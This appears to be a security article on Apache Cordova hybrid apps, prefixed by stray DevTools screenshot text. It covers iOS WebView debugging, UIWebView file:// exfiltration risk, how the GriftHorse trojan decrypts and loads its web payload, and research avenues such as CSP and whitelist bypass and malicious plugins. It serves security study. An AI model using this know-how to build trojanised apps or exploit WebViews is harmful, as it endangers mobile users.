https://googleads.g.doubleclick.net/mads/static/mad/sdk/native/production/native_ads.html https://googleads.g.doubleclick.net/mads/static/mad/sdk/native/production/native_ads.html
empty never-attached
inspect pause inspect fallback
https://googleads.g.doubleclick.net/mads/static/mad/sdk/native/production/sdk-core-v40-impl.html https://googleads.g.doubleclick.net/mads/static/mad/sdk/native/production/sdk-core-v40-impl.html
empty never-attached
inspect pause inspect fallback


DevTools - googleads.g.doubleclick.net/mads/static/mad/sdk/native/production/native_ads.html
https://googleads.g.doubleclick.net/mads/static/mad/sdk/native/produ
Elements
Console
Sources
Network
Performance
Memory
Styles
Computed
:hov .cls
element.style {
}
user agent stylesheet
margin
border
padding
auto×auto
html
head
script


- In iOS, go to Safari ->Advanced -> Enable Web Inspector
- From the MacOS device, Safari -> Preferences -> Advanced -> Enable Show Develop Menu
- Re-sign the application with a development certificate obtained from appleid.apple.com
- After connecting with the iOS device to the laptop, you will be able to see the Develop menu and the Cordova application will pop up in the same bar.

- When using UIWebView, it is not possible to disable JavaScript entirely.
- UIWebView does not implement out-of-process rendering as WkWebView.
- Protocol file:// is always turned on UIWebView. Which does not follow SOP mechanism allowing an attacker to load files from the sandboxed environment and exfiltrating it.



- Protocol file:// is enabled in WkWebView, but doesn't by default allow file access. JS is enabled by default. Don't enable either if you are not using it.

```
import UIKit
import WebKit
class ViewController: UIViewController, WKUIDelegate {

    var webView: WKWebView!

    override func loadView() {
        let webConfiguration = WKWebViewConfiguration()
        webView = WKWebView(frame: .zero, configuration: webConfiguration)
        webView.uiDelegate = self
        view = webView
    }
    override func viewDidLoad() {
        super.viewDidLoad()

        let myURL = URL(string:"https://www.apple.com")
        let myRequest = URLRequest(url: myURL!)
        webView.load(myRequest)
    }}
```



How does the GriftHorse Android Trojan work?

The Trojans are developed using the mobile application development framework named **Apache Cordova.** Cordova allows developers to use standard web technologies – HTML5, CSS3, and JavaScript for cross-platform mobile development. This technology enables developers to deploy updates to apps without requiring the user to update manually.

While this framework should provide the user a better experience and security, the very same technology can be abused to host the malicious code on the server and develop an application that executes this code in real-time. The application displays as a web page that references HTML, CSS, JavaScript, and images.

Upon installation and launch of the application, the encrypted files stored in the **"assets/www"** folder of the APK is decrypted using **"AES/CBC/PKCS5Padding"**. After decryption, the file **index.html** is then loaded using the WebView class.

A tour inside Cordova...

The name of the package is `com.monotonous.healthydiat`, and the main activity is `com.monotonous.healthydiat.MainActivity`. Its code is extremely simple, and we quickly recognize the use of *Cordova*:

```
public class MainActivity extends CordovaActivity {
    @Override // org.apache.cordova.CordovaActivity,
android.app.Activity
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        loadUrl(this.launchUrl);
```

- Fuzzing WebView libraries – WebView and WkWebView
- Fuzzing bridge component responsible for JS/HTML parsing, the native connector and how data is being transferred between both the bridges.
- Vulnerabilities in Cordova plugins (official and third-party developed ones)
- Malicious Cordova plugin development
- Bypassing the whitelist and the content security policy model of Cordova.

References

https://blog.zimperium.com/grifthorse-android-trojan-steals-millions-from-over-10-million-victims-globally/
https://www.appbrain.com/stats/libraries/details/phonegap/phonegap-apache-cordova
https://twitter.com/ReBensk/status/1500700786614931458
https://cryptax.medium.com/live-reverse-engineering-of-a-trojanized-medical-app-android-joker-632d114073c1
https://research.securitum.com/security-problems-of-apache-cordova-steal-the-entire-contents-of-the-phone_s-memory-card-with-one-xss/
https://www.joshmorony.com/why-xss-attacks-are-more-dangerous-for-capacitor-cordova-apps/
https://eliteionic.com/tutorials/protecting-against-xss-exploits-in-ionic-angular/
https://cordova.apache.org/docs/en/dev/guide/appdev/allowlist/
https://www.securing.pl/en/secure-implementation-of-webview-in-ios-applications/
https://stackoverflow.com/questions/40123319/easy-way-to-encrypt-decrypt-string-in-android
https://github.com/Ebryx/AES-Killer
https://www.appknox.com/security/debugging-cordova-applications


THAT'S ALL
FOLKS !